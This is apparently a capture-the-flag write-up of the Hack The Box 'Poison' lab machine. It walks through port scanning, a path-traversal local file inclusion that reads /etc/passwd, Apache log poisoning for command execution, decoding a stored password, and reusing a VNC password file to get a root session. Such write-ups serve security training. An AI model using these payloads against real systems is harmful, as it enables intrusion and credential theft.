Hack The Box : Poison
1 August, 2021
Beginning with an nmap scan
# nmap -p 1-10000 10.10.10.84
Starting Nmap 7.91 ( https://nmap.org )
Nmap scan report for 10.10.10.84
Host is up (0.50s latency).
Not shown: 9998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 380.93 seconds

# nmap -A -p 22,80 10.10.10.84
Starting Nmap 7.91 ( https://nmap.org )
Nmap scan report for 10.10.10.84
Host is up (0.42s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
| ssh-hostkey:
|   2048 e3:3b:7d:3c:8f:4b:8c:f9:cd:7f:d2:3a:ce:2d:ff:bb (RSA)
|   256 4c:e8:c6:02:bd:fc:83:ff:c9:80:01:54:7d:22:81:72 (ECDSA)
|_  256 0b:8f:d5:71:85:90:13:85:61:8b:eb:34:13:5f:94:3b (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
|_http-server-header: Apache/2.4.29 (FreeBSD) PHP/5.6.32
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: FreeBSD 11.0-RELEASE - 12.0-CURRENT (97%), FreeBSD 11.1-STABLE (97%), FreeBSD 11.1-RELEASE or 11.2-STABLE (95%), FreeBSD 11.2-RELEASE - 11.3 RELEASE or 11.2-STABLE (95%), FreeBSD 11.3-RELEASE (95%), FreeBSD 11.0-STABLE (95%), FreeBSD 11.1-RELEASE (95%), FreeBSD 11.0-CURRENT (94%), FreeBSD 11.0-RELEASE (94%), FreeBSD 12.0-RELEASE - 13.0-CURRENT (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   348.73 ms 10.10.16.1
2   166.28 ms 10.10.10.84

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.60 seconds

The website was a temporary site designed to test PHP scripts. The script to be tested was taken as input. If I gave a file that didn't exist, I got the following error
# curl "http://10.10.10.84/browse.php?file=phpinfo.php"
<br />
<b>Warning</b>:  include(phpinfo.pphp): failed to open stream: No such file or directory in <b>/usr/local/www/apache24/data/browse.php</b> on line <b>2</b><br />
<br />
<b>Warning</b>:  include(): Failed opening 'phpinfo.pphp' for inclusion (include_path='.:/usr/local/www/apache24/data') in <b>/usr/local/www/apache24/data/browse.php</b> on line <b>2</b><br />
This was an indication of LFI and figuring out a payload to confirm LFI was straight-forward.
# curl "http://10.10.10.84/browse.php?file=../../../../../etc/passwd"
# $FreeBSD: releng/11.1/etc/master.passwd 299365 2016-05-10 12:47:36Z bcr $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
auditdistd:*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
_ypldap:*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
_tss:*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin
messagebus:*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin
avahi:*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin
cups:*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin
charix:*:1001:1001:charix:/home/charix:/bin/csh
Next I had to figure out how to turn the LFI into an RCE. I tried out various default paths of logfiles and one of them worked
# curl "http://10.10.10.84/browse.php?file=../../../../../var/log/httpd-access.log"

192.168.253.133 - - [24/Jan/2018:18:33:25 +0100] "GET / HTTP/1.1" 200 289 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"
10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET / HTTP/1.0" 200 289 "-" "-"
10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET / HTTP/1.0" 200 289 "-" "-"
10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "POST /sdk HTTP/1.1" 404 201 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET /nmaplowercheck1521462526 HTTP/1.1" 404 222 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET / HTTP/1.1" 200 289 "-" "-"
10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET /HNAP1 HTTP/1.1" 404 203 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.10.16.174 - - [01/Aug/2021:12:45:15 +0200] "GET / HTTP/1.0" 200 289 "-" "-"
10.10.16.174 - - [01/Aug/2021:12:45:21 +0200] "GET / HTTP/1.1" 200 289 "-" "curl/7.74.0"
10.10.16.174 - - [01/Aug/2021:12:45:25 +0200] "POST / HTTP/1.1" 200 289 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.10.16.174 - - [01/Aug/2021:12:45:25 +0200] "GET / HTTP/1.0" 200 289 "-" "-"
I tried sending a request with PHP code `` as the user agent and then retrieving the log file to see if it would execute and it did, thus giving me RCE capability.
# curl "http://10.10.10.84/browse.php?file=../../../../../var/log/httpd-access.log&cmd=id"
10.10.16.174 - - [01/Aug/2021:16:17:07 +0200] "GET /browse.php?file=phpinfo.php HTTP/1.1" 200 70038 "-" "uid=80(www) gid=80(www) groups=80(www)
"
This is when I noticed the suggested files mentioned on the home page
<h1>Temporary website to test local .php scripts.</h1>
Sites to be tested: ini.php, info.php, listfiles.php, phpinfo.php


# curl "http://10.10.10.84/browse.php?file=listfiles.php"
Array
(
    [0] => .
    [1] => ..
    [2] => browse.php
    [3] => index.php
    [4] => info.php
    [5] => ini.php
    [6] => listfiles.php
    [7] => phpinfo.php
    [8] => pwdbackup.txt
)
User
Let's look at pwdbackup.txt
# curl "http://10.10.10.84/browse.php?file=pwdbackup.txt"
This password is secure, it's encoded atleast 13 times.. what could go wrong really..

Vm0wd2QyUXlVWGxWV0d4WFlURndVRlpzWkZOalJsWjBUVlpPV0ZKc2JETlhhMk0xVmpKS1IySkVU
bGhoTVVwVVZtcEdZV015U2tWVQpiR2hvVFZWd1ZWWnRjRWRUTWxKSVZtdGtXQXBpUm5CUFdWZDBS
bVZHV25SalJYUlVUVlUxU1ZadGRGZFZaM0JwVmxad1dWWnRNVFJqCk1EQjRXa1prWVZKR1NsVlVW
M040VGtaa2NtRkdaR2hWV0VKVVdXeGFTMVZHWkZoTlZGSlRDazFFUWpSV01qVlRZVEZLYzJOSVRs
WmkKV0doNlZHeGFZVk5IVWtsVWJXaFdWMFZLVlZkWGVHRlRNbEY0VjI1U2ExSXdXbUZEYkZwelYy
eG9XR0V4Y0hKWFZscExVakZPZEZKcwpaR2dLWVRCWk1GWkhkR0ZaVms1R1RsWmtZVkl5YUZkV01G
WkxWbFprV0dWSFJsUk5WbkJZVmpKMGExWnRSWHBWYmtKRVlYcEdlVmxyClVsTldNREZ4Vm10NFYw
MXVUak5hVm1SSFVqRldjd3BqUjJ0TFZXMDFRMkl4WkhOYVJGSlhUV3hLUjFSc1dtdFpWa2w1WVVa
T1YwMUcKV2t4V2JGcHJWMGRXU0dSSGJFNWlSWEEyVmpKMFlXRXhXblJTV0hCV1ltczFSVmxzVm5k
WFJsbDVDbVJIT1ZkTlJFWjRWbTEwTkZkRwpXbk5qUlhoV1lXdGFVRmw2UmxkamQzQlhZa2RPVEZk
WGRHOVJiVlp6VjI1U2FsSlhVbGRVVmxwelRrWlplVTVWT1ZwV2EydzFXVlZhCmExWXdNVWNLVjJ0
NFYySkdjR2hhUlZWNFZsWkdkR1JGTldoTmJtTjNWbXBLTUdJeFVYaGlSbVJWWVRKb1YxbHJWVEZT
Vm14elZteHcKVG1KR2NEQkRiVlpJVDFaa2FWWllRa3BYVmxadlpERlpkd3BOV0VaVFlrZG9hRlZz
WkZOWFJsWnhVbXM1YW1RelFtaFZiVEZQVkVaawpXR1ZHV210TmJFWTBWakowVjFVeVNraFZiRnBW
VmpOU00xcFhlRmRYUjFaSFdrWldhVkpZUW1GV2EyUXdDazVHU2tkalJGbExWRlZTCmMxSkdjRFpO
Ukd4RVdub3dPVU5uUFQwSwo=
After decoding the string 13 times, the password was
Charix!2#4%6&8(0
Using the passwd output, the user I tried to SSH as was charix and it worked, I got the user flag.
# ssh charix@10.10.10.84
The authenticity of host '10.10.10.84 (10.10.10.84)' can't be established.
ECDSA key fingerprint is
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.84' (ECDSA) to the list of known hosts.
Password for charix@Poison:
Last login: Mon Mar 19 16:38:00 2018 from 10.10.14.4
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:   https://www.FreeBSD.org/security/
FreeBSD Handbook:      https://www.FreeBSD.org/handbook/
FreeBSD FAQ:           https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:        https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with:  pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed:  freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

Edit /etc/motd to change this login announcement.
Need to leave your terminal for a few minutes and don't want to logout?
Use "lock -p". When you return, use your password as the key to unlock the
terminal.
                -- Dru <genesis@istar.ca>
charix@Poison:~ % whoami
charix
charix@Poison:~ % id
uid=1001(charix) gid=1001(charix) groups=1001(charix)
charix@Poison:~ % ls
secret.zip      user.txt
charix@Poison:~ % cat user.txt
<flag>
Note: If I used log poisoning to RCE, I would login as www using a reverse shell and find the same file passwdbackup.txt, decode the password and get to charix
Root
I downloaded the secret zip file and looked inside, it was password protected with the same password I found earlier
# cat secret
��[|Ֆz!
# file secret
secret: Non-ISO extended-ASCII text, with no line terminators
I ran linpeas
[+] Active Ports
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp4       0      0 localhost.smtp         *.*                    LISTEN
tcp4       0      0 *.http                 *.*                    LISTEN
tcp6       0      0 *.http                 *.*                    LISTEN
tcp4       0      0 *.ssh                  *.*                    LISTEN
tcp6       0      0 *.ssh                  *.*                    LISTEN
tcp4       0      0 localhost.5801         *.*                    LISTEN
tcp4       0      0 localhost.5901         *.*                    LISTEN

[+] PATH
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-path-abuses
/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/sbin:/usr/local/bin:/home/charix/bin
New path exported: /sbin:/bin:/usr/sbin:/usr/bin:/usr/local/sbin:/usr/local/bin:/home/charix/bin
Port 5801 and 5901 are used for VNC
I checked the running processes and indeed there seemed to be a VNC server running, specifically Xvnc
root 529 0.0 0.9 23620 8868 v0- I 14:56 0:00.02 Xvnc :1 -desktop X -httpd /usr/local/share/tightvnc/classes -auth /root/.Xauthority -geometry 1280x800 -depth 24 -rfbwait 120000 -rfbauth /root/.vnc/passwd -rfbport 5901 -loc
Observations:
/root/.vnc/passwdwas being used as the password-locmeant listen only on localhostrbfport 5901=> port 5901 for listening
Connecting to a machine through VNC would require a GUI so I had to tunnel the traffic through SSH so that I could connect to Poison from my machine.
# ssh -L 5901:127.0.0.1:5901 charix@10.10.10.84
# vncviewer 127.0.0.1::5901
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Password:
Charix's password didn't work and I didn't know any other passwords yet. I learnt that VNC stores passwords as obfuscated files. So I tried the one obfuscated file I had secret. And it worked! I was logged in as root
# vncviewer 127.0.0.1::5901 -passwd secret
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Authentication successful
Desktop name "root's X desktop (Poison:1)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
